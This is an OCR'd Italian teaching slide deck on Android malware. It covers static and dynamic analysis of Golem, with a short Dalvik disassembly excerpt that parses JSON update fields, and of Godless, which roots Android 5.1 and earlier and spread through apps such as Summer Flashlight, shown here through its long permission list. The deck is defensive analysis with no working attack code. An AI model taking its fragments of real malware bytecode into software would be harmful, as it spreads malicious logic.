000000BE  invoke-virtual       JSONObject->optString(String)String, v2, v4
000000C4  move-result-object   v2
000000C6  new-instance         v4, StringBuilder
000000CA  iget-object          v5, p0, a->a:UpdateService
```

Analisi Statica

- La classe **a** del package **service** è essenzialmente un thread
- L'esecuzione di tale thread provvederà ad istanziare un oggetto **JSON**

- L'oggetto JSON potrà essere usato successivamente per condurre ulteriori azioni malevole




```
00000096  move-result-object  v1
00000098  new-instance        v2, JSONObject
0000009C  invoke-direct       JSONObject-><init>(String)V, v2, v1
000000A2  const-string        v1, "update"
000000A6  invoke-virtual      JSONObject->optInt(String)I, v2, v1
000000AC  move-result         v1
000000AE  const-string        v3, "md5"
000000B2  invoke-virtual      JSONObject->optString(String)String, v2, v3
000000B8  move-result-object  v3
000000BA  const-string        v4, "url"
000000BE  invoke-virtual      JSONObject->optString(String)String, v2, v4
000000C4  move-result-object  v2
000000C6  new-instance        v4, StringBuilder
000000CA  iget-object         v5, p0, a->a:UpdateService
```

Analisi Statica
Riassumendo – 1/2

1. L'analisi statica ha avuto inizio con la decompilazione del malware Golem
2. Sono stati individuati in primo luogo i potenziali permessi malevoli
   - Identificati attraverso l'analisi del file Manifest
3. L'analisi del codice sorgente ottenuto dalla decompilazione del bytecode di Golem ha permesso innanzitutto di individuare i due entry point del malware

Analisi Statica
Riassumendo – 1/2

4. Sono state identificate classi contenenti codice potenzialmente malevolo
   - La classe **ShellService** (del package **service**), che utilizza i servizi forniti dalla classe **com.facebook.mini.service.RunService**
   - La classe **a** (del package **service**), che istanzia un thread il quale a sua volta istanzia un oggetto JSON
     - Utilizzabile per potenziali azioni malevole

Analisi Dinamica (Cenni)

- Dopo aver delineato a grandi linee il comportamento del malware mediante l'analisi statica, possiamo utilizzare tali informazioni durante l'analisi dinamica
- N.B. Il reperimento dell'eseguibile (*.APK) del malware è estremamente difficile
  - È reperibile solo il binario (*.BIN), che non è direttamente eseguibile ma ci ha permesso di effettuare l'analisi statica
  - Per cui non possiamo effettuare un'analisi dinamica esaustiva
  - Ci limiteremo a focalizzarci solo sui report disponibili in rete


Analisi Dinamica (Cenni)

- Due sono i comportamenti emersi

Analisi Dinamica (Cenni)

- Due sono i comportamenti emersi
  1. Installazione di app senza consenso


App installate senza consenso



Analisi Dinamica (Cenni)

- Due sono i comportamenti emersi
  1. Installazione di app senza consenso
  2. Utilizzo intensivo delle risorse (batteria, RAM, etc.)
     - Con conseguenti rallentamenti o blocchi del device


App installate senza consenso




Analisi Dinamica (Cenni)

- Due sono i comportamenti emersi
  1. Installazione di app senza consenso
  2. Utilizzo intensivo delle risorse (batteria,

- Il device una volta infetto simula le varie operazioni oscurandole
- Tuttavia è possibile accorgersi dell'infezione se sono presenti una o più app non installate dall'utente



Il Malware Godless



Sommario

- Il malware Godless
  - Descrizione
    - Comportamento e Motivazioni
    - Diffusione
  - Analisi Statica (Cenni)
  - Analisi Dinamica

Descrizione – 1/2

Identikit

Nome
- Godless

Anno Nascita
- 2016 (Giugno)

SO Attaccati
- Google Android®


Segni Particolari
- Ottiene privilegi di Root
- Possibilità di installare app di diverso tipo, senza consenso utente
- Può attaccare i device con versione Android <= 5.1

Descrizione – 2/2
Comportamento e Motivazioni

- Godless è una famiglia di malware
- Potenzialmente in grado di attaccare tutti i device
  - Basati su una versione di Android inferiore alla 5.1 (Lollipop)
- Sfrutta alcuni exploit per ottenere il root del sistema
- Diffusa soprattutto nel continente asiatico

Descrizione - 2/2
Comportamento e Motivazioni

Version	Codename	API	Distribution
2.3.3 - 2.3.7	Gingerbread	10	1.0%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	1.0%
4.1.x	Jelly Bean	16	4.0%
4.2.x		17	5.7%
4.3		18	1.6%
4.4	KitKat	19	21.9%
5.0	Lollipop	21	9.8%
5.1		22	23.1%
6.0	Marshmallow	23	30.7%
7.0	Nougat	24	0.9%
7.1		25	0.3%




Distribuzione Versioni Android
(Febbraio 2017)

Fonte
https://developer.android.com/about/dashboards/index.html

Descrizione - 2/2
Comportamento e Motivazioni

Version	Codename	API	Distribution
2.3.3 - 2.3.7	Gingerbread	10	1.0%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	1.0%
4.1.x	Jelly Bean	16	4.0%
4.2.x		17	5.7%
4.3		18	1.6%
4.4	KitKat	19	21.9%
5.0	Lollipop	21	9.8%
5.1		22	23.1%
6.0	Marshmallow	23	30.7%
7.0	Nougat	24	0.9%
7.1		25	0.3%



- Oltre il 40% dei device basati su Android ha una versione inferiore alla 5.1


Fonte
https://developer.android.com/about/dashboards/index.html

Descrizione – 2/2
Comportamento e Motivazioni


- Dopo aver ottenuto i privilegi di ROOT, Godless è in grado di effettuare varie operazioni
  - Mostrare pubblicità indesiderate sul device in maniera aggressiva
  - Installare altri malware
    - Adware
    - Sniffer
    - Keylogger
    - Etc.

Descrizione – 2/2
Modalità di Diffusione

- La diffusione di Godless è avvenuta mediante app presenti nel Google Play Store®
  - Soprattutto app di utilità, quali torce, etc.
- Un'app infetta è Summer Flashlight
  - Poi rimossa dal Play Store



Analisi Statica (Cenni)



- Proprio analizzando quest'app è stato possibile delineare il comportamento ed i punti chiave di Godless

Porzione File Manifest di Summer Flashlight (Permessi)

```
rsion="10" android:targetSdkVersion="19" />
ame="android.permission.CAMERA" />
ame="android.permission.FLASHLIGHT" />
ame="android.permission.ACCESS_NETWORK_STATE" />
ame="android.permission.INTERNET" />
ame="android.permission.ACCESS_WIFI_STATE" />
ame="android.permission.CHANGE_WIFI_STATE" />
ame="android.permission.CHANGE_NETWORK_STATE" />
ame="android.permission.SYSTEM_ALERT_WINDOW" />
ame="com.android.launcher.permission.READ_SETTINGS" />
ame="android.permission.WRITE_EXTERNAL_STORAGE" />
ame="android.permission.READ_EXTERNAL_STORAGE" />
ame="android.permission.BROADCAST_STICKY" />
ame="android.permission.READ_SETTINGS" />
ame="android.permission.WRITE_SETTINGS" />
ame="android.permission.EXPAND_STATUS_BAR" />
ame="android.permission.READ_PHONE_STATE" />
ame="com.android.launcher.permission.INSTALL_SHORTCUT" />
ame="com.android.launcher.permission.UNINSTALL_SHORTCUT" />
ame="com.android.launcher.permission.CREATE_SHORTCUT" />
ame="com.android.launcher.permission.READ_SETTINGS" />
ame="com.android.launcher.permission.WRITE_SETTINGS" />
ame="com.android.launcher3.permission.READ_SETTINGS" />
ame="com.android.launcher3.permission.WRITE_SETTINGS" />
ame="com.motorola.dlauncher.permission.READ_SETTINGS" />
ame="com.motorola.dlauncher.permission.WRITE_SETTINGS" />
ame="com.motorola.mmsp.motoswitch.permission.READ_SETTINGS" />
ame="com.motorola.mmsp.motoswitch.permission.WRITE_SETTINGS" />
ame="com.htc.launcher.permission.READ_SETTINGS" />
ame="com.htc.launcher.permission.WRITE_SETTINGS" />
ame="com.aspire.mm.permission.READ_SETTINGS" />
ame="com.aspire.mm.permission.WRITE_SETTINGS" />
ame="com.qihoo360.launcher.permission.WRITE_SETTINGS" />
ame="com.qihoo360.launcher.permission.READ_SETTINGS" />
ame="com.ty.launcher.permission.READ_SETTINGS" />
ame="com.ty.launcher.permission.WRITE_SETTINGS" />
ame="com.sonyericsson.homescreen.permission.READ_SETTINGS" />
ame="com.sonyericsson.homescreen.permission.WRITE_SETTINGS" />
ame="com.oppo.launcher.permission.WRITE_SETTINGS" />
ame="com.oppo.launcher.permission.READ_SETTINGS" />
ame="com.mediatek.launcherplus.permission.READ_SETTINGS" />
ame="com.mediatek.launcherplus.permission.WRITE_SETTINGS" />
ame="com.huawei.launcher2.permission.READ_SETTINGS" />
ame="com.huawei.launcher2.permission.WRITE_SETTINGS" />
```

```
ame="com.huawei.launcher3.permission.READ_SETTINGS" />
ame="com.huawei.launcher3.permission.WRITE_SETTINGS" />
ame="com.baiqi.weather.permission.READ_SETTINGS" />
ame="com.baiqi.weather.permission.WRITE_SETTINGS" />
ame="com.fede.launcher.permission.READ_SETTINGS" />
ame="com.fede.launcher.permission.WRITE_SETTINGS" />
ame="mobi.SyndicateApps.ICS.launcher.permission.READ_SETTINGS" />
ame="mobi.SyndicateApps.ICS.launcher.permission.WRITE_SETTINGS" />
ame="com.motorola.dock.DesktopDock.permission.READ_SETTINGS" />
ame="com.motorola.dock.DesktopDock.permission.WRITE_SETTINGS" />
ame="com.lge.launcher.permission.READ_SETTINGS" />
ame="com.lge.launcher.permission.WRITE_SETTINGS" />
ame="com.thunderst.launcher.permission.READ_SETTINGS" />
ame="com.thunderst.launcher.permission.WRITE_SETTINGS" />
ame="com.sec.android.app.twlauncher.permission.READ_SETTINGS" />
ame="com.sec.android.app.twlauncher.permission.WRITE_SETTINGS" />
ame="org.adwfreak.launcher.permission.READ_SETTINGS" />
ame="org.adwfreak.launcher.permission.WRITE_SETTINGS" />
ame="org.adw.launcher.permission.READ_SETTINGS" />
ame="org.adw.launcher.permission.WRITE_SETTINGS" />
ame="net.qihoo.launcher.permission.READ_SETTINGS" />
ame="net.qihoo.launcher.permission.WRITE_SETTINGS" />
ame="com.bbk.launcher2.permission.READ_SETTINGS" />
ame="com.bbk.launcher2.permission.WRITE_SETTINGS" />
ame="com.kk.launcher.permission.READ_SETTINGS" />
ame="com.kk.launcher.permission.WRITE_SETTINGS" />
```


Porzione File Manifest di Summer Flashlight (Permessi)

```
rsion="10" android:targetSdkVersion="19" />
ame="android.permission.CAMERA" />
ame="android.permission.FLASHLIGHT" />
ame="android.permission.ACCESS_NETWORK_STATE" />
ame="android.permission.INTERNET" />
ame="android.permission.ACCESS_WIFI_STATE" />
ame="android.permission.CHANGE_WIFI_STATE" />
ame="android.permission.CHANGE_NETWORK_STATE" />
ame="android.permission.SYSTEM_ALERT_WINDOW" />
ame="com.android.launcher.permission.READ_SETTINGS" />
ame="android.permission.WRITE_EXTERNAL_STORAGE" />
ame="android.permission.READ_EXTERNAL_STORAGE" />
ame="android.permission.BROADCAST_STICKY" />
ame="android.permission.READ_SETTINGS" />
ame="android.permission.WRITE_SETTINGS" />
ame="android.permission.EXPAND_STATUS_BAR" />
ame="android.permission.READ_PHONE_STATE" />
ame="com.android.launcher.permission.INSTALL_SHORTCUT" />
ame="com.android.launcher.permission.UNINSTALL_SHORTCUT" />
ame="com.android.launcher.permission.CREATE_SHORTCUT" />
ame="com.android.launcher.permission.READ_SETTINGS" />
ame="com.android.launcher.permission.WRITE_SETTINGS" />
ame="com.android.launcher3.permission.READ_SETTINGS" />
ame="com.android.launcher3.permission.WRITE_SETTINGS" />
ame="com.motorola.dlauncher.permission.READ_SETTINGS" />
ame="com.motorola.dlauncher.permission.WRITE_SETTINGS" />
ame="com.motorola.mmsp.motoswitch.permission.READ_SETTINGS" />
ame="com.motorola.mmsp.motoswitch.permission.WRITE_SETTINGS" />
ame="com.htc.launcher.permission.READ_SETTINGS" />
ame="com.htc.launcher.permission.WRITE_SETTINGS" />
ame="com.aspire.mm.permission.READ_SETTINGS" />
ame="com.aspire.mm.permission.WRITE_SETTINGS" />
ame="com.qihoo360.launcher.permission.WRITE_SETTINGS" />
ame="com.qihoo360.launcher.permission.READ_SETTINGS" />
ame="com.ty.launcher.permission.READ_SETTINGS" />
ame="com.ty.launcher.permission.WRITE_SETTINGS" />
ame="com.sonyericsson.homescreen.permission.READ_SETTINGS" />
ame="com.sonyericsson.homescreen.permission.WRITE_SETTINGS" />
ame="com.oppo.launcher.permission.WRITE_SETTINGS" />
ame="com.oppo.launcher.permission.READ_SETTINGS" />
ame="com.mediatek.launcherplus.permission.READ_SETTINGS" />
ame="com.mediatek.launcherplus.permission.WRITE_SETTINGS" />
ame="com.huawei.launcher2.permission.READ_SETTINGS" />
ame="com.huawei.launcher2.permission.WRITE_SETTINGS" />
```

```
ame="com.huawei.launcher3.permission.READ_SETTINGS" />
ame="com.huawei.launcher3.permission.WRITE_SETTINGS" />
ame="com.baiqi.weather.permission.READ_SETTINGS" />
ame="com.baiqi.weather.permission.WRITE_SETTINGS" />
ame="com.fede.launcher.permission.READ_SETTINGS" />
ame="com.fede.launcher.permission.WRITE_SETTINGS" />
ame="mobi.SyndicateApps.ICS.launcher.permission.READ_SETTINGS" />
ame="mobi.SyndicateApps.ICS.launcher.permission.WRITE_SETTINGS" />
ame="com.motorola.dock.DesktopDock.permission.READ_SETTINGS" />
ame="com.motorola.dock.DesktopDock.permission.WRITE_SETTINGS" />
ame="com.lge.launcher.permission.READ_SETTINGS" />
ame="com.lge.launcher.permission.WRITE_SETTINGS" />
ame="com.thunderst.launcher.permission.READ_SETTINGS" />
ame="com.thunderst.launcher.permission.WRITE_SETTINGS" />
ame="com.sec.android.app.twlauncher.permission.READ_SETTINGS" />
ame="com.sec.android.app.twlauncher.permission.WRITE_SETTINGS" />
ame="org.adwfreak.launcher.permission.READ_SETTINGS" />
ame="org.adwfreak.launcher.permission.WRITE_SETTINGS" />
ame="org.adw.launcher.permission.READ_SETTINGS" />
ame="org.adw.launcher.permission.WRITE_SETTINGS" />
ame="net.qihoo.launcher.permission.READ_SETTINGS" />
ame="net.qihoo.launcher.permission.WRITE_SETTINGS" />
ame="com.bbk.launcher2.permission.READ_SETTINGS" />
ame="com.bbk.launcher2.permission.WRITE_SETTINGS" />
ame="com.kk.launcher.permission.READ_SETTINGS" />
ame="com.kk.launcher.permission.WRITE_SETTINGS" />
```

La lista dei permessi richiesti è lunghissima e molti di essi sono potenzialmente malevoli

Porzione File Manifest di Summer Flashlight (Permessi)



Sono presenti in primo luogo permessi legittimi, legati all'utilizzo di

- Flash LED (**android.permission.FLASHLIGHT**)
- Fotocamera (**android.permission.CAMERA**)

Questi permessi sono legittimi per la torcia, poiché essa viene simulata tramite il flash LED della fotocamera del device

